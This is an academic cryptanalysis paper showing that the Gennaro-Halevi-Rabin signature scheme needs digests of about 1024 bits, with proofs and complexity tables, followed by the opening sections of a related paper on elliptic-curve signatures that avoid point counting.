Abstract. We exhibit an attack against a signature scheme recently proposed by Gennaro, Halevi and Rabin [9]. The scheme's security is based on two assumptions namely the strong RSA assumption and the existence of a division-intractable hash-function. For the latter, the authors conjectured a security level exponential in the hash-function's digest size whereas our attack is sub-exponential with respect to the digest size. Moreover, since the new attack is optimal, the length of the hash function can now be rigorously fixed. In particular, to get a security level equivalent to 1024-bit RSA, one should use a digest size of approximately 1024 bits instead of the 512 bits suggested in [9].

1 Introduction

This paper analyses the security of a signature scheme presented by Gennaro, Halevi and Rabin at Eurocrypt'99 [9]. The concerned scheme (hereafter GHR) uses a standard (public) RSA modulus n and a random public base s. To sign a message m, the signer computes the e-th root modulo n of s with $e = H(m)$ where H is a hash function. A signature σ is verified with $\sigma^{H(m)} = s \bmod n$.

The scheme is proven to be existentially unforgeable under chosen message attacks under two assumptions: the strong RSA assumption and the existence of division-intractable hash-functions. The originality of the construction lies in the fact that security can be proven without using the random oracle model [3].

In this paper we focus on the second assumption, *i.e.* the existence of division-intractable hash-functions. Briefly, a hash function is division-intractable if it is computationally infeasible to exhibit a hash value that divides the product of other hash values. Assimilating the hash function to a random oracle, it is conjectured [9] based on numerical experiments that the number of k-bits digests needed to find one that divides the product of the others is approximately $2^{k/8}$. Here we show that the number of necessary hash-values is actually subexponential in k, namely $\exp((\sqrt{2\log 2}/2 + \circ(1))\sqrt{k \log k})$.

The paper is organised as follows. We briefly start by recalling the GHR scheme and its related security assumptions. Then we describe our attack, evaluate its asymptotical complexity and, by extrapolating from running times observed for small digest sizes, estimate the practical complexity of our attack. We also show that the attack is asymptotically optimal and estimate from a simple heuristic model the minimal complexity of finding a hash value that divides the product of the others.

2 The Gennaro-Halevi-Rabin Signature Scheme

2.1 Construction

The GHR scheme is a hash-and-sign scheme that shares some similarities with the standard RSA signature scheme:

Key Generation: Generate a RSA modulus $n = p \cdot q$, product of two primes p and q of about the same length and a random element $s \in \mathbb{Z}_n^*$. The public key is (n, s) and the private key is (p, q).

Signature Generation: To sign a message m, compute an odd exponent $e = H(m)$. The signature σ is:

$$\sigma = s^{e^{-1} \bmod \phi(n)} \bmod n$$

where $\phi(n) = (p-1)(q-1)$ is Euler's function.

Signature Verification: Check that:

$$\sigma^{H(m)} = s \bmod n$$

2.2 GHR's Security Proof

The originality of the GHR signature scheme lies in the fact that its security can be proven without using the random oracle model. In the random oracle model, the hash function is seen as an oracle which outputs a random value for each new query. Instead, the hash function must satisfy some well defined computational assumptions [9]. In particular, it is assumed that the hash function family is division-intractable.

Definition 1 (Division intractability [9]). *A hashing family $\mathcal{H}$ is division intractable if finding $h \in \mathcal{H}$ and distinct inputs $X_1, \ldots X_n$,Y such that $h(Y)$ divides the product of the $h(X_i)$ values is computationally infeasible.*

The GHR signature scheme is proven to be existentially unforgeable under an adaptive chosen message attack, assuming the strong RSA conjecture.

Conjecture 1 (Strong-RSA [2]). Given a randomly chosen RSA modulus n and a random $s \in \mathbb{Z}_n^*$, it is infeasible to find a pair (e, r) with $e > 1$ such that $r^e = s \bmod n$.

An opponent willing to forge a signature without solving the strong-RSA problem can try to find messages $m, m_1, \ldots, m_r$ such that $H(m)$ divides the least common multiple of $H(m_1), \ldots, H(m_r)$. In this case, we say that a *division-collision* for H was exhibited. Using Euclid's algorithm the opponent can obtain $a_1, \ldots, a_r, k$ such that:

$$\frac{a_1}{H(m_1)} + \ldots + \frac{a_r}{H(m_r)} = \frac{1}{\operatorname{lcm}(H(m_1), \ldots, H(m_r))} = \frac{1}{k \cdot H(m)}$$

and forge the signature σ of m from the signatures σ_i of messages m_i by:

$$\sigma = \big(\prod_{i=1}^{r} \sigma_i^{a_i}\big)^k \bmod n$$

If $\mathcal{H}$ is division-intractable then it is infeasible for a polynomially bounded attacker to find a division collision for a hash function in $\mathcal{H}$. In particular, a random oracle is shown to be division-intractable in [9].

A natural question that arises is the complexity of finding a division collision, if one assumes that the hash function behaves as a random oracle, *i.e.* outputs a random integer for each new query. This question will condition the choice of the signature scheme's parameters. [9] conjectures (based on numerical experiments) a security level exponential in the length of the hash function, namely that the number of hash calls necessary to obtain a division-collision is asymptotically $2^{k/8}$ where k is the digest size. To get equivalent security to a 1024-bit RSA, [9] suggests to use 512-bit digests. In the next section, we exhibit a sub-exponential forgery and study its consequences for the recommended digest size.

3 A Sub-Exponential Attack

The outline of our attack is the following: we first look among many digests to find a smooth one, *i.e.* a hash value that factors into moderate-size primes p_i. Then for each of the p_i we look for a hash value divisible by p_i, so that the smooth hash value divides the least common multiple of the other hash values.

3.1 Background on Smooth Numbers

Let y be a positive integer. We say that an integer z is y-smooth if each prime dividing z is $\leq y$. An integer z is y-powersmooth if all primes powers dividing z are $\leq y$. Letting $\psi(x, y)$ denote the number of integers $1 \leq z \leq x$ such that z is y-smooth, the following theorem gives an estimate of the density of smooth numbers [5]:

Theorem 1. *If ϵ is an arbitrary positive constant, then uniformly for $x \geq 10$ and $y \geq (\log x)^{1+\epsilon}$,*

$$\psi(x, y) = x u^{-u+\circ(u)} \quad \textit{as } x \to \infty$$

where $u = (\log x)/(\log y)$.

In particular, setting $y = L_x[\beta] = \exp\left((\beta + \circ(1))\sqrt{\log x \log\log x}\right)$, the probability that a random integer between one and x is $L_x[\beta]$-smooth is:

$$\frac{\psi(x,y)}{x} = L_x[-\frac{1}{2\beta}]$$

The proportion of squarefree integers is asymptotically $6/\pi^2$ [10]. Letting $\psi_1(x,y)$ denote the number of *squarefree* integers $1 \le z \le x$ such that z is y-smooth, theorem 3 in [10] implies that the same proportion holds for y-smooth numbers:

$$\psi_1(x,y) \sim \frac{6}{\pi^2}\psi(x,y) \tag{1}$$

under the growing condition:

$$\frac{\log y}{\log\log x} \to \infty, \qquad (x \to \infty)$$

A squarefree y-smooth integer is y-powersmooth, so letting $\psi'(x,y)$ denote the number of integers $1 \le z \le x$ such that z is y-powersmooth, we have for all $x, y > 0$:

$$\psi_1(x,y) \le \psi'(x,y) \le \psi(x,y)$$

which using (1) shows that for $y = L_x[\beta]$, the probability that a random integer between one and x is y-powersmooth is:

$$\frac{\psi'(x,y)}{x} = L_x[-\frac{1}{2\beta}]$$

3.2 The Attack

In the following we assimilate the hash function to a random oracle which outputs random integers between one and x. Given a set $\mathcal{S}$ of random integers, we say that $(e, e_1, \ldots, e_r)$ is a *division-collision* for $\mathcal{S}$ if $e, e_1, \ldots, e_r \in \mathcal{S}$ and e divides the least common multiple of $e_1, \ldots, e_r$.

Theorem 2. *Let $\mathcal{S} = \{e_1, \ldots, e_v\}$ be a set of v random integers uniformly distributed between one and x. If $v = L_x[\sqrt{2}/2]$ then there exist a probabilistic Turing machine which outputs a division-collision for $\mathcal{S}$ in time $L_x[\sqrt{2}/2]$ with non-negligible probability.*

Proof. Using the following algorithm with $\beta = \sqrt{2}/2$, a division-collision is found in time $L_x[\sqrt{2}/2]$ with non-negligible probability.

An algorithm finding a division-collision:

Input: a set $\mathcal{S} = \{e_1, \ldots, e_v\}$ of $v = L_x[\sqrt{2}/2]$ random integers between one and x.
Output: a division-collision for $\mathcal{S}$.

Step 1: Look for a powersmooth $e_k \in \mathcal{S}$ with respect to $y = L_x[\beta]$, using Pollard-Brent's Method [4] or Lenstra's Elliptic Curve Method (ECM) [11] to obtain:

$$e_k = \prod_{i=1}^{r} p_i^{\alpha_i} \quad \text{with} \quad {p_i}^{\alpha_i} \leq y \text{ for } 1 \leq i \leq r \tag{2}$$

Step 2: For each prime factor p_i look for $e_{j_i} \in \mathcal{S}$ with $j_i \neq k$ such that $e_{j_i} = 0 \bmod p_i^{\alpha_i}$, whereby:

$$e_k | \ \mathrm{lcm}\left(e_{j_1}, \ldots, e_{j_r}\right)$$

Pollard-Brent's method finds a factor p of n in $\mathcal{O}(\sqrt{p})$ expected running time, whereas the ECM extracts a factor p of n in $L_p[\sqrt{2}]$ expected running time. Using Pollard-Brent's method at step 1, an $L_x[\beta]$-powersmooth $H(m)$ is found in expected $L_x[1/(2\beta)] \cdot L_x[\beta/2]$= $L_x[1/(2\beta) + \beta/2]$ time. Using the ECM an $L_x[\beta]$-powersmooth $H(m)$ is found in $L_x[1/(2\beta)] \cdot L_x[\circ(1)] = L_x[1/(2\beta)]$ operations. Since $p_i^{\alpha_i} \leq y$, the second stage requires less than $y = L_x[\beta]$ operations.

The overall complexity of the algorithm is thus minimal for $\beta = 1$ when using Pollard-Brent's method, resulting in a time complexity of $L_x[1]$. The ECM's minimum complexity occurs for $\beta = \sqrt{2}/2$ giving a time complexity of $L_x[\sqrt{2}/2]$. □

Moreover, the following theorem shows that the previous algorithm is optimal.

Theorem 3. *Let $\mathcal{S} = \{e_1, \ldots, e_v\}$ be a set of v random integers uniformly distributed between one and x. If $v = L_x[\alpha]$ with $\alpha < \sqrt{2}/2$, then the probability that one integer in $\mathcal{S}$ divides the least common multiple of the others is negligible.*

Proof. See appendix .

Consequently, assuming that the hash function behaves as a random oracle, the number of hash values necessary to exhibit a division-collision with non-negligible probability is asymptotically $L_x[\sqrt{2}/2]$ and this can be done in time $L_x[\sqrt{2}/2]$.

3.3 The Attack's Practical Running Time

Using the ECM, the attack has an expected time complexity of:

$$L_x[\sqrt{2}/2] = \exp\left(\left(\frac{\sqrt{2}}{2} + \circ(1)\right)\sqrt{\log x \log\log x}\right) \tag{3}$$

It appears difficult to give an accurate formula for the attack's practical running time since one would have to know the precise value of the term $\circ(1)$ in equation (3). However, extrapolating from (3) and the running times observed for small hash sizes, we can estimate the time complexity for larger hash sizes.

We have experimented the attack on a Pentium 200 MHz for hash sizes of 128, 160, and 192 bits, using the MIRACL library [12]. In table 1 we summarize the observed running

digest size in bits	time complexity in seconds	$\log_2$ complexity
128	$3.5 \cdot 10^2$	36
160	$3.6 \cdot 10^3$	39
192	$2.1 \cdot 10^4$	42

Table 1. Experimental running times in seconds and $\log_2$ complexity (number of operations) of the attack for various digest sizes.

time in seconds and the logarithm in base 2 of the number of operations (assuming that the Pentium 200 MHz performs $200 \cdot 10^6$ operations per second).

Assuming that the complexity of the attack (number of operations) can be expressed as $C \cdot \exp(\sqrt{2}/2\sqrt{\log x \log\log x})$, the experimental complexity for a 192-bits hash size gives $C = 6.1 \cdot 10^4$, from which we derive in table 2 the estimated complexity for larger hash sizes. The estimate may be rather imprecise and only provides an order of magnitude of the attack's complexity. However, the results summarized in table 2 suggest that in order to reach a security level equivalent to 1024-bit RSA, digests should also be approximately 1024-bit long. Finally, we describe in the full version of the paper [6] a slightly better attack for the particular hash function suggested in [9].

digest size	$\log_2$ complexity (number of operations)
256	47
512	62
640	69
768	75
1024	86

Table 2. Estimated $\log_2$ complexity (number of operations) of the attack for various digest sizes.

4 Minimal Number of Hash Calls Necessary to Obtain a Division-Collision

In the previous section we have estimated the time complexity of the attack using the ECM, from its asymptotic running time (3) and the observed running times for small hash sizes. Consequently, our estimate depends on the practical implementations of the hash function and the ECM. However theorem 3 shows that there is a lower bound on the number of hash calls necessary to mount the attack: asymptotically the number of hash calls must be at least $L_x[\sqrt{2}/2]$ so that with non-negligible probability there exist a division-collision (*i.e.* one hash value divides the least common multiple of the others). In this section we obtain heuristically a more precise estimate of the minimal number of hash calls necessary to have a division-collision with given probability. As in the previous section we assume that the hash function behaves as a random oracle, *i.e.* it outputs a random integer for each new query. Consequently the problem is the following: given a set $\mathcal{S}$ of v random integers in

$\{1,\ldots,x\}$, what is the probability $P(x,v)$ that one integer in $\mathcal{S}$ divides the least common multiple of the others ?

4.1 A Heuristic Model

The probability $P(x,v)$ can be derived from a simple heuristic model called *random bisection*. In this model, the relative length of the first prime factor of a random number is obtained asymptotically by choosing a random λ uniformly in $[0,1]$, and then proceeding recursively with a random integer of relative size $1-\lambda$. This model is used in [1] to compute a recurrence for $F(\alpha)=\rho(1/\alpha)$, the asymptotic probability that all prime factors of a random x are smaller than x^α. In the above formula ρ is *Dickman's rho function* defined for real $t\geq 0$ by the relation [7]:

$$\rho(t)=\begin{cases} 1 & \text{if } \ 0\leq t\leq 1 \\ \rho(n)-\displaystyle\int_n^t \frac{\rho(w-1)}{w}dw & \text{if } \ n\leq t\leq n+1 \text{ for } n\in\mathbb{N}\end{cases} \tag{4}$$

For an x^α-smooth integer x, the relative length λ chosen by random bisection is smaller than α, and the remaining integer of relative size $1-\lambda$ is also x^α-smooth. Consequently, we obtain equation (5) from which we derive (4).

$$F(\alpha)=\int_0^\alpha F(\frac{\alpha}{1-\lambda})d\lambda \tag{5}$$

Let $Q(x,v)$ denote the probability that a random integer z comprised between one and x divides the least common multiple of v other random integers in $\{1,\ldots,x\}$. Let $X=\log_2 x$ and $V=\log_2 v$. Let p be a prime factor of z of relative size λ (*i.e.* $p=x^\lambda$). The probability that p divides a random integer in $\{1,\ldots,x\}$ is roughly $1/p$. Consequently, the probability P that p divides the least common multiple of v random integers in $\{1,\ldots,x\}$ is roughly:

$$P=1-(1-\frac{1}{p})^v\simeq 1-\exp(\frac{-v}{p}) \ \text{ for large } p$$

If $\lambda\leq V/X$, then $p\leq v$ and we take $P=1$. Otherwise if $\lambda\geq V/X$ then $p\geq v$ and we take $P=v/p$. Consequently, we obtain:

$$Q(x,v)=\begin{cases} 1 & \text{if } \ x\leq v \\ \displaystyle\int_0^{\frac{V}{X}} Q(x^{1-\lambda},v)d\lambda+\int_{\frac{V}{X}}^1 Q(x^{1-\lambda},v)\frac{v}{x^\lambda} & \text{if } \ x>v\end{cases}$$

Letting $S(\alpha,V)=Q(v^\alpha,v)$, we have:

$$S(\alpha,V)=\begin{cases} 1 & \text{if } \ \alpha\leq 1 \\ \displaystyle\frac{1}{\alpha}\int_0^1 S(\alpha-s,V)ds+\frac{1}{\alpha}\int_1^\alpha S(\alpha-s,V)2^{V(1-s)}ds & \text{if } \ \alpha>1\end{cases}$$

We obtain:

$$\frac{\partial^2 S}{\partial \alpha^2}(\alpha, V) = -\frac{V \log 2}{\alpha} S(\alpha - 1, V) - (\frac{1}{\alpha} + V \log 2) \frac{\partial S}{\partial \alpha}(\alpha, V) \tag{6}$$

$S(\alpha, V)$ for $\alpha \geq 0$ is thus defined as the solution with continuous derivative of the delay differential equation (6) with initial condition $S(\alpha, V) = 1$ for $0 \leq \alpha \leq 1$.

A division-collision occurs if at least one integer divides the least common multiple of the others. We assume those events to be statistically independent. Consequently, we obtain:

$$P(x, v) \simeq 1 - \left(1 - S(\frac{X}{V}, V)\right)^v \tag{7}$$

4.2 Numerical Experiments

integer size	16	32	48	64	80	96
number of integers (experiments)	5	25	170	590	2601	7823
$\log_2$ number of integers (experiments)	2.3	4.6	7.4	9.2	11.3	12.9
$\log_2$ number of integers (model)	2.0	4.7	7.0	9.1	10.9	12.6

Table 3. Number of random integers required to obtain a division-collision with probability 1% as a function of their size (numerical experiments and heuristic model).

We performed numerical experiments to estimate the number of k-bit integers required so that a division-collision appears with good probability. We considered bit-lengths between $k = 16$ to $k = 96$ in increments of 16, and as in [9] for each bit length we performed 200 experiments in which we counted how many random integers were chosen until one divides the least common multiple of the others. As in [9], we took the second smallest result of the 200 experiments as an estimate of the number of integers required so that a division-collision appears with probability 1%. The results are summarized in table 3.

integer size in bits	$\log_2$ number of integers
128	15.6
256	25.6
512	40.6
640	46.8
768	52.4
1024	63.2
1280	72.1

Table 4. $\log_2$ number of random integers required to obtain a division-collision with probability 1% as a function of their size.

The function $S(\alpha, V)$ can be computed by numerical integration from (6) and $S(\alpha, V) = 1$ for $0 \leq \alpha \leq 1$. We used Runge-Kutta method of order 4 to solve the differential equation

(6). We summarize in table 3 the $\log_2$ number of k-bit integers required to obtain a division-collision with probability 1% for $k = 16$ to $k = 96$, from the heuristic model. We see that the values predicted by the model are close to the experimental values. In table 4 we use the model to estimate the number of k-bit integers required to obtain a division-collision with probability 1% for large values of k. As in section 3.3 we see that in order to get a security level of a 1024-bits RSA, one should use a hash function of size approximately 1024 bits.

5 Conclusion

We have analysed the security of the Gennaro-Halevi-Rabin signature scheme of Eurocrypt'99. In particular, we exhibited a sub-exponential attack that forces to increase the security parameters beyond 512 or 642 bits up to approximately 1024 bits in order to get a security level equivalent to 1024-bits RSA. Another variant of the scheme described in [9] consists in generating prime digests only, by performing primality tests on the digests until a prime is obtained. In this case, a division-collision is equivalent to a collision in the hash function, but the signature scheme becomes less attractive from a computational standpoint.

References

1. E. Bach and R. Peralta, *Asymptotic semismoothness probabilities*, Mathematics of computation, vol. 65, no. 216, pp. 1701–1715, 1996.
2. N. Barić and B. Pfitzmann, *Collision-free accumulators and fail-stop signature scheme without trees*, proceedings of Eurocrypt'97, LNCS vol. 1233, Springer-Verlag, 1997, pp. 480-494.
3. M. Bellare and P. Rogaway, *Random oracles are practical: a paradigm for designing efficient protocols*. Proceedings of the First Annual Conference on Computer and Commmunications Security, ACM, 1993.
4. R. Brent, *An improved Monte Carlo factorization algorithm*, Nordisk Tidskrift för Informationsbehandling (BIT) 20 (1980) pp. 176-184.
5. E. Canfield, P. Erdős and C. Pomerance, *On a problem of Oppenheim concerning 'Factorisatio Numerorum'*, J. Number Theory, vol. 17, 1983, PP. 1-28.
6. J.S. Coron and D. Naccache, *Security analysis of the Gennaro-Halevi-Rabin signature scheme*, full version of this paper, available at `http://www.eleves. ens.fr:8080/home/coron`, 2000.
7. K. Dickman, *On the frequency of numbers containing prime factors of a certain relative magnitude*, Arkiv för matematik, astronomi och fysik, vol. 22A, no. 10, pp. 1–14, 1930.
8. G. Hardy and E. Wright, *An introduction to the theory of numbers*, Fifth edition, Oxford, 1979, pp. 354-359, 368-370.
9. R. Gennaro, S. Halevi and T. Rabin, *Secure hash-and-sign signatures without the random oracle*, proceedings of Eurocrypt'99, LNCS vol. 1592, Springer-Verlag, 1999, pp. 123-139.
10. A. Ivić and G. Tenenbaum, *Local densities over integers free of large prime factors*, Quart. J. Math. Oxford (2), 37 (1986), pp. 401-417.
11. H. W. Lenstra, Jr., *Factoring integers with elliptic curves*, Ann. of Math. (2) 126 (1987) pp. 649-673.
12. M.I.R.A.C.L. library, Shamus Software Ltd., 94 Shangan Road, Ballymun, Dublin, Ireland.

A Proof of Theorem 3

Proof. Let $\mathcal{S} = \{e_1, \ldots, e_v\}$ with $v = L_x[\alpha]$ and $\alpha < \sqrt{2}/2$ be a set of v random integers uniformly distributed between one and x. Denote by $P(x, v)$ the probability that one integer in $\mathcal{S}$ divides the least common multiple of the others and by B the event in which e_1 divides the least common multiple of $\{e_2, \ldots, e_v\}$. The proof's outline is the following: we consider the possible smoothness degrees of e_1 and compute the probability of B for each smoothness degree. Then we show that $\Pr[B]$ is smaller than $L_x[-\sqrt{2}/2+\epsilon]$ for $\epsilon > 0$ and conclude that $P(x, v)$ is negligible.

The possible smoothness degrees of e_1 are denoted:

- Sm: e_1 is $L_x[\sqrt{2}/2]$-smooth. This happens with probability

$$\Pr[\mathrm{Sm}] = L_x[-\sqrt{2}/2]$$

and consequently:

$$\Pr[B \wedge \mathrm{Sm}] = \mathcal{O}(L_x[-\sqrt{2}/2]) \tag{8}$$

- $\mathrm{Sm}(\gamma, \epsilon)$: e_1 is $L_x[\gamma+\epsilon]$-smooth without being $L_x[\gamma]$ smooth, for $\sqrt{2}/2 < \gamma < \sqrt{2}$ and $\epsilon > 0$. This happens with probability:

$$\Pr[\mathrm{Sm}(\gamma, \epsilon)] = L_x[\frac{-1}{2\cdot(\gamma+\epsilon)}] - L_x[\frac{-1}{2\cdot\gamma}] = L_x[\frac{-1}{2\cdot(\gamma+\epsilon)}] \tag{9}$$

In this case, e_1 contains a prime factor greater than $L_x[\gamma]$, which appears in the factorization of another e_i with probability $\mathcal{O}(L_x[-\gamma])$. Consequently e_1 divides the least common multiple of $\{e_2, \ldots, e_v\}$ with probability:

$$\Pr[B|\mathrm{Sm}(\gamma, \epsilon)] = \mathcal{O}(L_x[\alpha - \gamma])$$

With (9) and $\gamma + \frac{1}{2(\gamma+\epsilon)} \geq \sqrt{2} - \epsilon$ for all $\gamma > 0$, we get:

$$\Pr[B \wedge \mathrm{Sm}(\gamma, \epsilon)] = \mathcal{O}(L_x[-\frac{\sqrt{2}}{2} + \epsilon]) \tag{10}$$

- $\neg$Sm: e_1 is not $L_x[\sqrt{2}]$-smooth. Consequently e_1 contains a factor greater than $L_x[\sqrt{2}]$ and thus:

$$\Pr[B \wedge \neg\mathrm{Sm}] = \mathcal{O}(L_x[\alpha - \sqrt{2}]) = \mathcal{O}(L_x[-\frac{\sqrt{2}}{2}]) \tag{11}$$

Partitioning the segment $[\sqrt{2}/2, \sqrt{2}]$ into segments $[\gamma, \gamma+\epsilon]$ and using equations (8), (10) and (11), we get:

$$\Pr[B] = \mathcal{O}(L_x[-\frac{\sqrt{2}}{2} + \epsilon])$$

Since $\alpha < \sqrt{2}/2$ we can choose $\epsilon > 0$ such that $\sqrt{2}/2 - \alpha - \epsilon = \delta > 0$ and obtain:

$$P(x, v) = \mathcal{O}(L_x[\alpha - \sqrt{2}/2 + \epsilon]) = \mathcal{O}(L_x[-\delta])$$

which shows that $P(x, v)$ is negligible. □

ECC: Do We Need to Count?

[K. Y. Lam and E. Okamoto, Eds., *Advances in Cryptology – ASIACRYPT 1999*,
vol. 1716 of *Lecture Notes in Computer Science*, pp. 122–134, Springer-Verlag, 1999.]

Jean-Sébastien Coron[1,2], Helena Handschuh[2,3], and David Naccache[2]

[1] École Normale Supérieure
45 rue d'Ulm, 75005 Paris, France
coron@clipper.ens.fr
[2] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, helena.handschuh, david.naccache}@gemplus.com
[3] École Nationale Supérieure des Télécommunications
46 rue Barrault, 75013 Paris, France
handschu@enst.fr

Abstract. A prohibitive barrier faced by elliptic curve users is the difficulty of computing the curves' cardinalities. Despite recent theoretical breakthroughs, point counting still remains very cumbersome and intensively time consuming.
In this paper we show that point counting can be *avoided* at the cost of a protocol slow-down. This slow-down factor is quite important (typically $\cong 500$) but proves that the existence of secure elliptic-curve signatures is *not* necessarily conditioned by point counting.

1 Introduction

Point counting is the most complex part of elliptic-curve cryptography which, despite constant improvements, still remains time-consuming and cumbersome (we refer the reader to [3, 4, 8, 9, 13, 14, 15, 11, 17, 20, 21] for a comprehensive bibliography about cardinality counting).

Elliptic-curve cryptosystems that would not require point counting are thus theoretically interesting, although, having taken the decision to design such a scheme, one must overcome three technical difficulties:

- If the number of points on the curve ($\#\mathcal{C}$) is unknown to the participants, the protocol must never involve q, the large prime factor of $\#\mathcal{C}$. This excludes the computation of modular inverses modulo q by the signer and the verifier (recall that DSA signatures involve $s = (m + xr)/k \bmod q$ and verifications require $1/s \bmod q$).
- Being unknown, $\#\mathcal{C}$ may be accidentally smooth enough to be vulnerable to Pohlig-Hellman attack [18]. An attacker could then undertake the point counting avoided by the designer, factor $\#\mathcal{C}$ and break-down the Discrete Logarithm Problem's complexity into the much easier tasks of solving DLPs in the various subgroups that correspond to the factors of $\#\mathcal{C}$.
- Finally, even if $\#\mathcal{C}$ has a large prime factor q, the choice of the group generator G (*e.g.* ECDSA's exponentiation base) may still yield a small subgroup vulnerable to discrete logarithm extraction.

Sections 2, 3 and 4 will develop separately each of these issues which will be assembled as a consistent, point-counting-free cryptosystem in section 5. By easing considerably key-generation, our protocol will extend the key-range of elliptic-curve cryptosystems and open new research perspectives.

2 Poupard-Stern's q-Free DSA

In Eurocrypt'98, Poupard and Stern [19] presented a DSA-like scheme that combines DLP-based provable security, short identity-based keys, very low transmission overhead and minimal on-line computations. By opposition to other Schnorr-like schemes, Poupard-Stern's protocol uses the order of the multiplicative group q *only* for system setup (figure 1).

System parameters

primes p and q such that $q|(p-1)$
$g \in \mathbb{Z}/p\mathbb{Z}$ of order q
a hash function $h : \{0,1\}^* \rightarrow \mathbb{Z}/q\mathbb{Z}$

Key generation

secret : $x \in_R \mathbb{Z}/q\mathbb{Z}$
public : $y = g^{-x} \bmod p$

Signature

pick a large random k
$r = g^k \bmod p$
$s = k + x \times h(m,r)$
signature: $\{r, s\}$

Verification

check that $r \stackrel{?}{=} g^s y^{h(m,r)} \bmod p$

Fig. 1. Poupard-Stern signatures.

We refer the reader to [19] for a precise definition of the system parameters (*e.g.* the size of k), a formal security proof and a description of the scheme's implementation trade-offs.

Elliptic-curve generalization is straightforward: let p be the size of the underlying field (or ring) on which the curve is defined (a prime, an RSA modulus or 2^n); when p is a prime or an RSA modulus the equation of the curve $\mathcal{C}$, characterized by a and b, is given by $y^2 = x^3 + ax + b$; the curve will be defined by $y^2 + xy = x^3 + ax + b$ when the underlying field is GF(2^n). In the elliptic curve Pourpard-Stern signature scheme, $p-1$ and q are respectively replaced by $\#\mathcal{C}$ and one of its large prime factors (figure 2).

Poupard and Stern's security proof can be extended, *mutatis mutandis*, to the elliptic-curve variant; the proof can be consulted in the appendix.

System parameters

a prime q
an elliptic curve $\mathcal{C}$ such that $q|\#\mathcal{C}$
$G \in \mathcal{C}$ of order q
a hash function $h : \{0,1\}^* \to \mathbb{Z}/q\mathbb{Z}$

Key generation

secret: $x \in_R \mathbb{Z}/q\mathbb{Z}$
public: $Y = -xG$

Signature

pick a large random k
$R = kG = (x_R, y_R)$
$s = k + x \times h(m, x_R)$
signature: $\{x_R, s\}$

Verification

compute $R' = sG + h(m, x_R)Y = (x_{R'}, y_{R'})$
check that $x_R \overset{?}{=} x_{R'}$

Fig. 2. Elliptic-curve Poupard-Stern signatures.

We will now suppress from the above protocol the last references to q; care should be taken to underline that we *do not claim yet* that the resulting protocol (figure 3) is secure.

3 The Expected Smoothness of $\#\mathcal{C}$

As an inescapable consequence of our modification, $\#\mathcal{C}$ may now be smooth enough to be at Pohlig-Hellman's reach. An attacker could then perform the point counting, factor $\#\mathcal{C}$ and reduce the DLP's complexity into the much easier tasks of solving DLPs in the various subgroups that correspond to the different factors of $\#\mathcal{C}$. Moreover, even if $\#\mathcal{C}$ has a large prime factor it may still be divisible by a product π of small primes, allowing the adversary to find a portion of the secret key ($x \bmod \pi$) using Pohlig-Hellman. Using Hasse's theorem, we set $L = \log_2\lfloor p + 1 - 2\sqrt{p}\rfloor$ and *deliberately* accept that only ℓ bits of the L-bit secret key will actually remain unknown to the attacker.

We consider that a curve is *weak* if all the factors of $\#\mathcal{C}$ are smaller than 2^ℓ (*i.e.* $\#\mathcal{C}$ is 2^ℓ-smooth) where ℓ is a security parameter. The odds of such an event are analyzed in this section under the assumption that $\#\mathcal{C}$ is uniformly distributed over $[p+1-2\sqrt{p}, p+1+2\sqrt{p}]$.

Defining $\psi(x,y) = \#\{n < x$, such that n is y-smooth$\}$, it is known [5, 6, 7] that, for large x, the ratio:

$$\frac{\psi(x, \sqrt[t]{x})}{x}$$

is equivalent to Dickman's function defined by:

System parameters

a random elliptic curve $\mathcal{C}$
$G \in_R \mathcal{C}$
a hash function $h : \{0,1\}^* \rightarrow \{0,1\}^L$

Key generation

secret: $x \in_R \{0,1\}^L$
public: $Y = -xG$

Processing

pick a large random k
$R = kG = (x_R, y_R)$
$s = k + x \times h(m, x_R)$
output: $\{x_R, s\}$

Verification

compute $R' = sG + h(m, x_R)Y = (x_{R'}, y_{R'})$
check that $x_R \overset{?}{=} x_{R'}$

Fig. 3. q-free EC variant of Poupard-Stern's protocol.

$$\rho(t) = \begin{cases} 1 & \text{if } \ 0 \le t \le 1 \\ \rho(n) - \displaystyle\int_n^t \frac{\rho(v-1)}{v} dv & \text{if } \ n \le t \le n+1 \end{cases}$$

$\rho(t)$ is thus an approximation of the probability that a $\ell \times t$-bit number is 2^ℓ-smooth; table 1 summarizes the value of ρ for $2 \le t \le 10$.

t	2	3	4	5	6	7	8	9	10
$\rho(t)$	3.07e-1	4.86e-2	4.91e-3	3.54e-4	1.96e-5	8.75e-7	3.23e-8	1.02e-9	2.79e-11

Table 1. $\rho(t)$ for $2 \le t \le 10$.

Since $\rho(t)$ is not easy to compute, we will use throughout this paper the exact formula for $t \le 10$ and de Bruijn's asymptotic approximation [1, 2] for $t > 10$:

$$\rho(t) \cong (2\pi t)^{-1/2} \exp\left(\gamma - t\zeta + \int_0^\zeta \frac{e^s - 1}{s} ds\right)$$

where ζ is the positive solution of $e^\zeta - 1 = t\zeta$ and γ is Euler-Mascheroni's constant.

Table 1 shows that the proportion of weak curves is too high for immediate use: values of t, such as 2 and 3, which would respectively yield 320 and 480-bit field size for $\ell = 160$, correspond to a percentage of 0.3 and 0.05 weak curves. In section 5, we will propose a signature strategy that decreases exponentially these probabilities.

As pointed out earlier, the above assumes that $\#\mathcal{C}$ is distributed uniformly over $[p+1-2\sqrt{p}, p+1+2\sqrt{p}]$. A more accurate result, valid for prime p, was proved by Lenstra in [12]:

Theorem 1. *Denoting by #' the number of isomorphism classes of elliptic curves, and $\Delta(S) = \#'\{\text{elliptic curves } \mathcal{E} \text{ over } F_p \text{ such that } \#\mathcal{E} \in S \subset \mathbb{N}\}$ there exist effectively computable positive constants c_1, c_2 such that for each prime $p > 3$, the following holds:*

- *if for all $s \in S$, $|s-(p+1)| \leq 2\sqrt{p}$ then $\Delta(S) \leq c_1 \#S\sqrt{p}(\log p)(\log\log p)^2$*
- *if for all $s \in S$, $|s-(p+1)| \leq \sqrt{p}$ then $\Delta(S) \geq c_2\sqrt{p}(\#S-2)/\log p$*

Since all classes have a number of representatives which is roughly p, Lenstra's theorem basically claims that by taking a curve at random, the probability τ_S that its cardinality lies in S satisfies the inequality:

$$\frac{c_3}{\log p} \leq \frac{\tau_S}{\pi_S} \leq c_4(\log p)(\log\log p)^2$$

where π_S denotes the probability of picking an element of S at random in the interval $\left[p-\sqrt{p}, p+\sqrt{p}\right]$. The theorem indicates that (at least if p is prime) when $\mathcal{C}$ is random, the proportion of weak-curves respects Dickman's estimate. We consider this as heuristically satisfactory for further build-up.

4 The Expected Order of the Generator *G*

